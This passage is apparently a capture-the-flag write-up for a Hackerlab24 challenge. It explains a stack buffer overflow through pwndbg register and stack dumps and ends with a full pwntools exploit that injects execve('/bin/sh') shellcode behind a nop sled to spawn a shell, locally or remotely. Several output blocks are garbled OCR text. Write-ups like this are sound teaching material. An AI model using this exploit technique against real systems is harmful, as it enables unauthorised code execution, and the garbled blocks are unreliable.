
    io.interactive()
```

Running it we get this


```
### Cold Year Terminal this help

| Fig. (a) | Year Terminal this help
| Fig. (b) | Year Terminal this help
| Fig. (c) | Year Terminal this help | Year Terminal th
```

If we take a look at the current stack value we get this



The address of the start of our buffer is 0x7ffffff9974b0 and the saved rbp has been overwritten to the start of our buffer



Now when we continue the program execution we would get an error

```
File Edit View Terminal Tabs Help
   1 0x9090909090909090
   2 0x9090909090909090
  3 0x9090909090909090
  4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
0x00005583e868825a in main ()
LEGEND: STACK | HEAP | CODE | DATA | <u>RWX</u> | RODATA
—————————[ REGISTERS / show-flags off / show-compact-regs off ]—
RBX
      <u>0x7fffff9976e8</u> → <u>0x7ffffff998167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
RCX 0x0
RDX
     0 \times 0
      <u>0x7fffff9972d0</u> → <u>0x7fffff997300</u> ← 0x74b0909090909090
RDI
RSI
     <u>0x7fffff997300</u> ← 0x74b0909090909090
R8
R9
      0x1
R10
      0x0
R11
      0x202
R12 0x0
R13 <u>0x7fffff9976f8</u> → <u>0x7fffff998194</u> ← 'SSH_AUTH_S0CK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
R14 0x5583e868a168 (__do_global_dtors_aux_fini_array_entry) \rightarrow 0x5583e8688120 (__do_global_dtors_aux)
R15 0x7efcef74d000 (_rtld_global) → 0x7efcef74e2d0 → 0x5583e8687000 ← 0x10102464c457f
      0x41414141414141 ('AAAAAAA')
      0x7fffff9974b8 \leftarrow 0x9090909090909090
                    a (main+41) ∢— ret
                                   -[ DISASM / x86-64 / set emulate on ]-
   0x5583e868822f <vuln+121>
                                 leave
   0x5583e8688230 <vuln+122>
                                 ret
   0x5583e8688254 <main+35>
                                 mov
                                        eax, 0
   0x5583e8688259 <main+40>
                                 leave
► 0x5583e868825a <main+41>
                                 ret
                                        <0x9090909090909090>
7 skipped
      0x5583e868825a main+41
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
                                                      wn|FULL 72.44%|378.6 GiB|0.65|4.8 GiB| 9.5 GiB|2024-06-10 17:55:40 🚅 🖊 EN 📑
```

And because that's what's pointing to RSP, then RIP would try execute the instruction stored in that address which causes an error

To fix that we would overwrite buf[8] to buf[16] and then our payload would be stored in buf[16]

With that it would try to access <code>buffer[8]</code> and because that would hold an address pointing to an instruction, it would then be executed

Here's my script:

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

40
    offset = 256

42
    payload = b'A'*8 + p64(buf+16) + asm('nop')*(offset - 8 - 8) + p16(buf & 0xffff)

44
    io.sendline(payload)

45
    io.interactive()
```

```
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
    info("buf leak: %#x", buf)

    offset = 256


    payload = b'A'*8 + p64(buf+16) + asm('nop')*(offset - 8 - 8) + p16(buf &
0xffff)

    io.sendline(payload)
    io.interactive()
```

Running it we get this

```
The city was both broad mody FPP principles assumed to the last or provided (libr) arranged for the city of the broad mody FPP principles assumed to the last or provided (libr) arranged for the city of the city
```

When we view the current stack we see this



Cool we see that we've set buf+8 to buf+16 and then buf+16 is holding a valid instruction

And by the way 0×90 is the bytecode for instruction nop which means no operation basically it would do nothing

When we continue the execution using (ni) we get this

```
File Edit View Terminal Tabs Help
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
0x000056148d79b25a in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
                               -[ REGISTERS / show-flags off / show-compact-regs off ]—
 RAX
       0 \times 0
       <u>0x7ffe00cbdc68</u> → <u>0x7ffe00cbe167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
 RBX
 RCX
       0 \times 0
 RDX
       <u>0x7ffe00cbd850</u> → <u>0x7ffe00cbd880</u> ← 0x4141206f6c6c6548 ('Hello AA')
 RDI
 RSI
       <u>0x7ffe00cbd880</u> ← 0x4141206f6c6c6548 ('Hello AA')
 R8
       0x73
 R9
       0x1
 R10
       0x0
 R11
       0x202
 R12
       0 \times 0

        0x7ffe00cbdc78
        →
        0x7ffe00cbe194
        ←
        'SSH_AUTH_S0CK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'

        0x56148d79d168
        (__do_global_dtors_aux_fini_array_entry)
        →
        0x56148d79b120
        (__do_global_dtors_aux)

 R13
 R14 0x56148d79d168 (__do_global_dtors_aux_fini_array_entry) → 0
 - endbr64
 R15 0x7f687581a000 ( rtld global) → 0x7f687581b2d0 → 0x56148d79a000 ← 0x10102464c457f
       0 \times 4141414141414141 ('AAAAAAA')
       \frac{0 \times 7 \text{ffe00cbda38}}{0 \times 56148 \text{d}79b25a} → \frac{0 \times 7 \text{ffe00cbda40}}{0 \times 56148 \text{d}79b25a} (main+41) ← ret
                                          —[ DISASM / x86-64 / set emulate on ]—
   0x56148d79b22f <vuln+121>
                                        leave
   0x56148d79b230 <vuln+122>
                                        ret
   0x56148d79b254 <main+35>
                                        mov
   0x56148d79b259 <main+40>
                                         leave
 ► 0x56148d79b25a <main+41>
                                                  <0x7ffe00cbda40>
                                        ret
   0x7ffe00cbda40
   0x7ffe00cbda41
                                         nop
   0x7ffe00cbda42
                                        nop
   0x7ffe00cbda43
                                        nop
    0x7ffe00cbda44
                                         nop
   0x7ffe00cbda45
00:0000 rsp 0x7ffe00cbda38 → 0x7ffe00cbda40 ← 0x9090909090909090
                <u>0x7ffe00cbda40</u> ← 0x9090909090909090
01:0008
                6 skipped
        0x56148d79b25a main+41
 ► 0
        0x7ffe00cbda40
    2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
    7 0x9090909090909090
                                                     | W: down | E: down | FULL 72.44% | 378.6 GiB | 0.60 | 4.9 GiB | 9.4 GiB | 2024-06-10 18:03:25 👩 🥢 EN 📑
```

Cool it's pointing to our shellcode

```
File Edit View Terminal Tabs Help
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
LEGEND: STACK | HEAP | CO
                              | DATA | RWX | RODATA
 RBX
      <u>0x7ffe00cbdc68</u> → <u>0x7ffe00cbe167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
 RCX
     0 \times 0
 RDX
      0 \times 0
      <u>0x7ffe00cbd850</u> → <u>0x7ffe00cbd880</u> ← 0x4141206f6c6c6548 ('Hello AA')
 RDI
 RSI
      <u>0x7ffe00cbd880</u> ← 0x4141206f6c6c6548 ('Hello AA')
 R9
      0x1
 R10
      0 \times 0
 R11
      0x202
 R12
      0 \times 0
     <u>0x7ffe00cbdc78</u> → <u>0x7ffe00cbe194</u> ← 'SSH AUTH SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
 R14 0x56148d79d168 (__do_global_dtors_aux_fini_array_entry) -> 0x56148d79b120 (__do_global_dtors_aux)
 R15 0x7f687581a000 ( rtld global) → 0x7f687581b2d0 → 0x56148d79a000 ← 0x10102464c457f
 RBP 0x41414141414141 ('AAAAAAA')
 RSP <u>0x7ffe00cbda40</u> ← 0x9090909090909090
      <u>0x7ffe00cbda45</u> ← 0x9090909090909090
   0x7ffe00cbda40
                      nop
   0x7ffe00cbda41
   0x7ffe00cbda42
                      nop
   0x7ffe00cbda43
                      nop
   0x7ffe00cbda44
                      nop
   0x7ffe00cbda45
                      nop
  0x7ffe00cbda46
   0x7ffe00cbda47
                      gon
   0x7ffe00cbda48
                      nop
   0x7ffe00cbda49
                      nop
   0x7ffe00cbda4a
                      nop
                                                   -[ STACK ]
00:0000 | rsp rip-5 <u>0x7ffe00cbda40</u> ← 0x9090909090909090
                    7 skipped
       0x7ffe00cbda45
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
        wn|FULL 72.44%|378.6 GiB|0.70|4.9 GiB| 9.4 GiB|2024-06-10 18:04:50 🚅 🥢 EN 🚉
```

Now what we would like to do is spawn a shell

I just wrote a custom shellcode because why not 😂

Though you can just get any shellcode online or use pwntools shellcraft function to generate a shellcode for you

Ok to generate a shellcode to spawn a shell my goal is to call execve('/bin/sh', 0x0, 0x0)

Here's the state of registers before the program calls our shellcode

```
File Edit View Terminal Tabs Help
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
0x00007ffe4cb3fc20 in ?? ()
DATA | RWX | RODATA

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

[ REGISTERS / show-flags off / show-compact-regs off ]—
 RBX
      <u>0x7ffe4cb3fe48</u> → <u>0x7ffe4cb41167</u> ← '/home/mark/Desktop/CTF/Hackerlab24/FP0/chall'
 RCX
     0 \times 0
 RDX
      0 \times 0
 RDI
      0x7ffe4cb3fa30 → 0x7ffe4cb3fa60 ← 0x4141206f6c6c6548 ('Hello AA')
 RSI
      <u>0x7ffe4cb3fa60</u> ← 0x4141206f6c6c6548 ('Hello AA')
 Rg
      0x1
 R10 0x0
 R11 0x202
 R12 0x0
      <u>0x7ffe4cb3fe58</u> → <u>0x7ffe4cb41194</u> ← 'SSH_AUTH_SOCK=/tmp/ssh-aFh2u0gfk7bG/agent.2382'
 R14 0x55e2f36b3168 (__do_global_dtors_aux_fini_array_entry) → 0x55e2f36b1120 (__do_global_dtors_aux)
 endbr64
 R15 0x7f348ad30000 ( rtld_global) → 0x7f348ad312d0 → 0x55e2f36b0000 ← 0x10102464c457f
 RBP 0x41414141414141 ('AAAAAAA')
      <u>0x7ffe4cb3fc20</u> ← 0x9090909090909090

<u>0x7ffe4cb3fc20</u> ← 0x9090909090909090
                                   leave
   0x55e2f36b122f <vuln+121>
   0x55e2f36b1230 <vuln+122>
                                   ret
   0x55e2f36b1254 <main+35>
                                            eax, 0
   0x55e2f36b1259 <main+40>
                                    leave
   0x55e2f36b125a <main+41>
                                    ret
 ► 0x7ffe4cb3fc20
                                    nop
   0x7ffe4cb3fc21
   0x7ffe4cb3fc22
   0x7ffe4cb3fc23
                                    nop
   0x7ffe4cb3fc24
                                    nop
   0x7ffe4cb3fc25
                                   nop
00:0000 | rsp rip <u>0x7ffe4cb3fc20</u> ← 0x9090909090909090
                   7 skipped
                                                 —[ BACKTRACE ]——
 ▶ 0 0x7ffe4cb3fc20
   1 0x9090909090909090
   2 0x9090909090909090
   3 0x9090909090909090
   4 0x9090909090909090
   5 0x9090909090909090
   6 0x9090909090909090
   7 0x9090909090909090
   idbg>
                                          no 1Pv6 | W: down | E: down | FULL 72.44% | 378.6 GiB | 1.44 | 5.0 GiB | 9.3 GiB | 2024-06-10 18:06:50 🚅 🥬 EN 🚉
```

So to call execve:

- RAX: 0x3b
- RDI: Pointer to string "/bin/sh"
- RSI: NULL
- RDX: NULL

First I had to write "/bin/sh" into an address to use as a pointer to RDI

Luckily RSI has a stack address already stored in it, therefore I just added some offset to it in my case i used 0x50 and I wrote "/bin/sh" into [rsi+0x50]

With that here's my final exploit

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
from pwn import *
from warnings import filterwarnings
# Set up pwntools for the correct architecture
exe = context.binary = ELF('chall')
context.terminal = ['xfce4-terminal', '--title=GDB-Pwn', '--zoom=0', '--
geometry=128x50+1100+0', '-e']
filterwarnings("ignore")
context.log level = 'info'
def start(argv=[], *a, **kw):
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    elif args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)
gdbscript = '''
init-pwndbg
b *vuln+121
continue
'''.format(**locals())
                     EXPLOIT GOES HERE
def init():
    global io
   io = start()
def solve():
    io.recvuntil("Nickname @>")
    buf = int(io.recvline().strip(), 16)
```

```
info("buf leak: %#x", buf)
    offset = 256
    sc = asm("""
       movabs rax, 0x68732f2f6e69622f
        lea rdi, [rsi+0x50]
       mov qword ptr [rdi], rax
       xor rax, rax
       xor rsi, rsi
       xor rdx, rdx
        mov rax, 0x3b
       syscall
    """)
    sh = sc.ljust(offset-16, asm('nop'))
    payload = b'A'*8 + p64(buf+16) + sh + p16(buf & 0xffff)
   io.sendline(payload)
    io.interactive()
def main():
   init()
    solve()
if __name__ == '__main__':
   main()
```

Running it spawns a shell

```
## Comparison Compari
```

We can run it remotely also

Flag: HLB2024{Overflow_shellcode_you_learn_or_you_pwn}